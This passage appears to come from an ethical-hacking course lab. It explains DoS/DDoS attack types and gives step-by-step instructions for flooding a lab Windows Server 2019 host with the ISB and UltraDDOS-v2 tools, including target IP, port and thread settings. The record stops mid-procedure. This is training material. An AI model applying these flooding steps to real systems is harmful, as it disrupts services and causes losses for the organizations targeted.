Module 10: Denial-of-Service

Lab 1: Perform DoS and DDoS Attacks using Various Techniques

Lab Scenario

DoS and DDoS attacks have become popular, because of the easy accessibility of exploit plans and the negligible amount of brainwork required while executing them. These attacks can be very dangerous, because they can quickly consume the largest hosts on the Internet, rendering them useless. The impact of these attacks includes loss of goodwill, disabled networks, financial loss, and disabled organizations.

In a DDoS attack, many applications pound the target browser or network with fake exterior requests that make the system, network, browser, or site slow, useless, and disabled or unavailable.

The attacker initiates the DDoS attack by sending a command to the zombie agents. These zombie agents send a connection request to a large number of reflector systems with the spoofed IP address of the victim. The reflector systems see these requests as coming from the victim's machine instead of as zombie agents, because of the spoofing of the source IP address. Hence, they send the requested information (response to connection request) to the victim. The victim's machine is flooded with unsolicited responses from several reflector computers at once. This may reduce performance or may even cause the victim's machine to shut down completely.

As an expert ethical hacker or pen tester, you must have the required knowledge to perform DoS and DDoS attacks to be able to test systems in the target network.

In this lab, you will gain hands-on experience in auditing network resources against DoS and DDoS attacks.

Lab Objectives

- Perform a DDoS attack using ISB and UltraDDOS-v2
- Perform a DDoS attack using Botnet

Overview of DoS and DDoS Attacks

DDoS attacks mainly aim at the network bandwidth; they exhaust network, application, or service resources, and thereby restrict legitimate users from accessing their system or network resources.

In general, the following are categories of DoS/DDoS attack vectors:

- **Volumetric Attacks**: Consume the bandwidth of the target network or service

  Attack techniques:

  - UDP flood attack
  - ICMP flood attack
  - Ping of Death and smurf attack
  - Pulse wave and zero-day attack

- **Protocol Attacks**: Consume resources like connection state tables present in the network infrastructure components such as load-balancers, firewalls, and application servers

  Attack techniques:

  - SYN flood attack
  - Fragmentation attack
  - Spoofed session flood attack
  - ACK flood attack

- **Application Layer Attacks**: Consume application resources or services, thereby making them unavailable to other legitimate users

  Attack techniques:


  - HTTP GET/POST attack
  - Slowloris attack
  - UDP application layer flood attack
  - DDoS extortion attack

Task 1: Perform a DDoS Attack using ISB and UltraDDOS-v2

ISB (I'm So Bored) and UltraDDOS-v2 are utilities tailored for stress-testing networks on Windows, facilitating the execution of DDoS attacks against target machines.

Here, we will use ISB and UltraDDOS-v2 to perform DDoS attack on the target machine (here, **Windows Server 2019**).

1. Click Windows 11 to switch to the **Windows 11** machine. Navigate to **E:\CEH-Tools\CEHv13 Module 10 Denial-of-Service\DoS and DDoS Attack Tools\ISB** and double-click **ISB (Im So Bored).exe**.




If an **User Account Control** pop-up appears, click **Yes**.


2. ISB window appears, using this tool we can perform various attacks such as **HTTP Flood**, **UDP Flood**, **TCP Flood**, **TCP Port Scan**, **ICMP Flood**, and **Slowloris**. Additionally, we can gather **Target Info** using the **WHOIS**, **NS**, **TRACEROUTE**, **BROWSER**, **PING** options present in the tool.

3. Here, we will perform **TCP Flood** attack on the target **Windows Server 2019** machine. To do so, enter the IP address of the **Windows Server 2019** in the **URL:** field (here, **10.10.1.19**), port number (here, **80**) in the **Port:** field and click on **Set Target**.

4. The IP address of Windows Server 2019 along with the port number appears in the **Set:** field.




5. Now, under **Attacks** navigate to **TCP Flood** tab and type **10** in the **Interval** field, **256** in the **Buffer** field and **1000** in the **Threads** field.



6. Leave the **ISB** window running and click Windows Server 2022 to switch to the **Window Server 2022** machine.


7. In **Windows Server 2022** machine, navigate to **Z:\CEHv13 Module 10 Denial-of-Service\DoS and DDoS Attack Tools\UltraDDoS** and double-click **ultraddos.exe** file.

   If an **Open File - Security Warning** appears, click **Run**.




8. A **Command Prompt** window appears, in the **Ultra DDOS v2** window, click **OK**.


9. In the **Ultra DDOS v2** window, click on **DDOS Attack** button.



10. In the **Please enter your target. This is the website or IP address that you want to attack.** field, type **10.10.1.19** (IP address of **Windows Server 2019** machine) and click **OK**.




11. In the **Please enter a port. 80 is most commonly used, but you can use any other valid port**. field, enter **80** and click **OK**.




12.